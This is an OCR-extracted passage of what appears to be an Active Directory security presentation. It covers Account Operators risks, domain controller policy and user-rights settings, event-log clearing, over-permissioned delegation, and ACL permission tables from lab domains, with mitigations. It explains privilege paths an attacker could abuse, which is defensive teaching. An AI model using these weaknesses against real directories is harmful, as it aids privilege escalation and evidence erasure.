
<u>Mitigation:</u>

- Manage External forest with External admin accounts.
- Use non-privileged Production forest accounts with External admin rights.

Account Operators




Account Operators



Note

By default, this built-in group has no members, and it can create and manage users and groups in the domain, including its own membership and that of the Server Operators group. This group is considered a service administrator group because it can modify Server Operators, which in turn can modify domain controller settings. As a best practice, leave the membership of this group empty, and do not use it for any delegated administration. This group cannot be renamed, deleted, or moved.

Admin Group Nesting Issues



Default Domain Controllers Policy is.. default

Local Policies/Security Options

Domain Controller

Policy	Setting
Domain controller: LDAP server signing requirements	None

Domain Member

Policy	Setting
Domain member: Digitally encrypt or sign secure channel data (always)	Enabled


Microsoft Network Server


Policy	Setting
Microsoft network server: Digitally sign communications (always)	Enabled
Microsoft network server: Digitally sign communications (if client agrees)	Enabled

Sometimes Users Can Logon to Domain Controllers

Access Credential Manager as a trusted caller	Not Defined
Access this computer from the network	Everyone,Administrators,Authenticated Users,ENTERPRISE DOMAIN CONTROLLERS,Pre-W
Act as part of the operating system	Not Defined
Add workstations to domain	Authenticated Users
Adjust memory quotas for a process	LOCAL SERVICE,NETWORK SERVICE,Administrators
Allow log on locally	Server Operators,Print Operators,ENTERPRISE DOMAIN CONTROLLERS,Domain Users,Back
Allow log on through Remote Desktop Services	Not Defined
Back up files and directories	Administrators,Backup Operators,Server Operators
Bypass traverse checking	Everyone,LOCAL SERVICE,NETWORK SERVICE,Administrators,Window Manager\Window M
Change the system time	LOCAL SERVICE,Administrators,Server Operators
Change the time zone	Not Defined
Create a pagefile	Administrators
Create a token object	Not Defined
Create global objects	Not Defined
Create permanent shared objects	Not Defined
Create symbolic links	Not Defined
Debug programs	Administrators
Deny access to this computer from the network	Not Defined
Deny log on as a batch job	Not Defined
Deny log on as a service	Not Defined
Deny log on locally	Not Defined

Server Admins Can Remotely Logon to DCs






<u>Mitigation:</u>

Only AD Admins and authorized DC administrators should be allowed to logon to Domain Controllers.

Clearing DC Event Logs



Anyone with the **Manage auditing and security log** user right can clear the Security log to erase important evidence of unauthorized activity.

In the Real World, Rights are Everywhere

- Workstation Admins have full control on workstation computer objects and local admin rights.
- Server Admins have full control on server computer objects and local admin rights.
- Often, Server Admins are Exchange Admins.
- Sometimes Server Admins have rights to Domain Controllers.
- Help Desk Admins have local admin rights and remote control on user workstations.
- Local admin accounts & passwords often the same among workstations, and sometimes the same among servers.
- “Temporary” admin group assignments often become permanent.

3rd Party Product Permission Requirements

- Domain user access
- Operations systems access
- Mistaken identity – trust the installer
- AD object rights
- Install permissions on systems
- Needs System rights
- Active Directory privileged rights
- Domain permissions during install
- More access required than often needed.
- Initial start/run permissions
- Needs full AD rights

3rd Party Product Permission Requirements

- **D**omain user access
- **O**perations systems access
- **M**istaken identity – trust the installer
- **A**D object rights
- **I**nstall permissions on systems
- **N**eeds System rights

- **A**ctive Directory privileged rights
- **D**omain permissions during install
- **M**ore access required than often needed.
- **I**nitial start/run permissions
- **N**eeds full AD rights

Over-permissioned Delegation

- Use of built-in groups for delegation
- Clicking the "easy button": Full Control at the domain root.
- Let's just "make it work"
- Delegation tools in AD are challenging to get right

Permissions | Auditing | Effective Access

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

Type	Principal	Access	Inherited from	Applies to
Deny	Everyone	Special	None	This object only
Allow	LAPS Password Admins (ADSECLAB\L...	Special	None	Descendant Computer objects
Allow	Workstation Admins (ADSECLAB\Wor...	Full control	None	Descendant Computer objects
Allow	Account Operators (ADSECLAB\Accou...	Create/delete InetOrgPerson ...	None	This object only
Allow	Account Operators (ADSECLAB\Accou...	Create/delete Computer obje...	None	This object only
Allow	Account Operators (ADSECLAB\Accou...	Create/delete Group objects	None	This object only
Allow	Print Operators (ADSECLAB\Print Oper...	Create/delete Printer objects	None	This object only
Allow	Account Operators (ADSECLAB\Accou...	Create/delete User objects	None	This object only
Allow	Domain Computers (ADSECLAB\Dom...	Full control	None	This object and all descendant objects
Allow	Domain Admins (ADSECLAB\Domain ...	Full control	None	This object only
Allow	ENTERPRISE DOMAIN CONTROLLERS	Special	None	This object only
Allow	Authenticated Users	Special	None	This object only
Allow	SYSTEM	Full control	None	This object only
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant InetOrgPerson objects
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant Group objects
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant User objects
Allow	SELF		DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
Allow	SELF	Special	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
Allow	Enterprise Admins (ADSECLAB\Enterpr...	Full control	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
Allow	Pre-Windows 2000 Compatible Access...	List contents	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
Allow	Administrators (ADSECLAB\Administr...	Special	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
Allow	ENTERPRISE DOMAIN CONTROLLERS		DC=lab,DC=adsecurity,DC=org	Descendant Computer objects

Permissions | Auditing | Effective Access

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

Type	Principal	Access	Inherited from	Applies to
Deny	Everyone	Special	None	This object only
Allow	LAPS Password Admins (ADSECLAB\L...	Special	None	Descendant Computer objects
Allow	Workstation Admins (ADSECLAB\Wor...	Full control	None	Descendant Computer objects
Allow	Account Operators (ADSECLAB\Accou...	Create/delete InetOrgPerson ...	None	This object only
Allow	Account Operators (ADSECLAB\Accou...	Create/delete Computer obje...	None	This object only
Allow	Account Operators (ADSECLAB\Accou...	Create/delete Group objects	None	This object only
Allow	Print Operators (ADSECLAB\Print Oper...	Create/delete Printer objects	None	This object only
Allow	Account Operators (ADSECLAB\Accou...	Create/delete User objects	None	This object only
Allow	Domain Computers (ADSECLAB\Dom...	Full control	None	This object and all descendant objects
Allow	Domain Admins (ADSECLAB\Domain ...	Full control	None	This object only
Allow	ENTERPRISE DOMAIN CONTROLLERS	Special	None	This object only
Allow	Authenticated Users	Special	None	This object only
Allow	SYSTEM	Full control	None	This object only
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant InetOrgPerson objects
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant Group objects
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant User objects
Allow	SELF		DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
Allow	SELF	Special	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects

PowerShell for OU Permission Report

A	B	C	D	E
DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Enterprise Read-only Domain (	ExtendedRight	DS-Replication-Get-Changes	FALSE
DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Domain Controllers	ExtendedRight	DS-Replication-Get-Changes-All	FALSE
DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Cloneable Domain Controllers	ExtendedRight	DS-Clone-Domain-Controller	FALSE
DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Key Admins	ReadProperty, WriteProper	ms-DS-Key-Credential-Link	FALSE
DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Enterprise Key Admins	ReadProperty, WriteProper	ms-DS-Key-Credential-Link	FALSE
DC=trimarcresearch,DC=com	TRIMARCRESEARCH\DirSyncSrv	ExtendedRight	DS-Replication-Get-Changes-All	FALSE
DC=trimarcresearch,DC=com	TRIMARCRESEARCH\DirSyncSrv	ExtendedRight	DS-Replication-Get-Changes	FALSE
OU=Domain Controllers,DC=trimarcresearch,DC=com	NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLEF	GenericRead	All	FALSE
OU=Domain Controllers,DC=trimarcresearch,DC=com	NT AUTHORITY\Authenticated Users	GenericRead	All	FALSE
OU=Domain Controllers,DC=trimarcresearch,DC=com	NT AUTHORITY\SYSTEM	GenericAll	All	FALSE
OU=Domain Controllers,DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Domain Admins	CreateChild, Self, WritePro	All	FALSE
OU=Administration,DC=trimarcresearch,DC=com	Everyone	DeleteChild, DeleteTree, De	All	FALSE
OU=Administration,DC=trimarcresearch,DC=com	NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLEF	GenericRead	All	FALSE
OU=Administration,DC=trimarcresearch,DC=com	NT AUTHORITY\Authenticated Users	GenericRead	All	FALSE
OU=Administration,DC=trimarcresearch,DC=com	NT AUTHORITY\SYSTEM	GenericAll	All	FALSE
OU=Administration,DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Domain Admins	GenericAll	All	FALSE
OU=Administration,DC=trimarcresearch,DC=com	BUILTIN\Account Operators	CreateChild, DeleteChild	User	FALSE
OU=Administration,DC=trimarcresearch,DC=com	BUILTIN\Account Operators	CreateChild, DeleteChild	Group	FALSE
OU=Administration,DC=trimarcresearch,DC=com	BUILTIN\Account Operators	CreateChild, DeleteChild	Computer	FALSE
OU=Administration,DC=trimarcresearch,DC=com	BUILTIN\Account Operators	CreateChild, DeleteChild	inetOrgPerson	FALSE
OU=Administration,DC=trimarcresearch,DC=com	BUILTIN\Print Operators	CreateChild, DeleteChild	Print-Queue	FALSE
OU=Accounts,DC=trimarcresearch,DC=com	Everyone	DeleteChild, DeleteTree, De	All	FALSE
OU=Accounts,DC=trimarcresearch,DC=com	NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLEF	GenericRead	All	FALSE
OU=Accounts,DC=trimarcresearch,DC=com	NT AUTHORITY\Authenticated Users	GenericRead	All	FALSE
OU=Accounts,DC=trimarcresearch,DC=com	NT AUTHORITY\SYSTEM	GenericAll	All	FALSE
OU=Accounts,DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Domain Admins	GenericAll	All	FALSE
OU=Accounts,DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Help Desk Tier 2	GenericAll	All	FALSE
OU=Accounts,DC=trimarcresearch,DC=com	BUILTIN\Account Operators	CreateChild, DeleteChild	User	FALSE
OU=Accounts,DC=trimarcresearch,DC=com	BUILTIN\Account Operators	CreateChild, DeleteChild	Group	FALSE

	A	B	C	D	E	F	
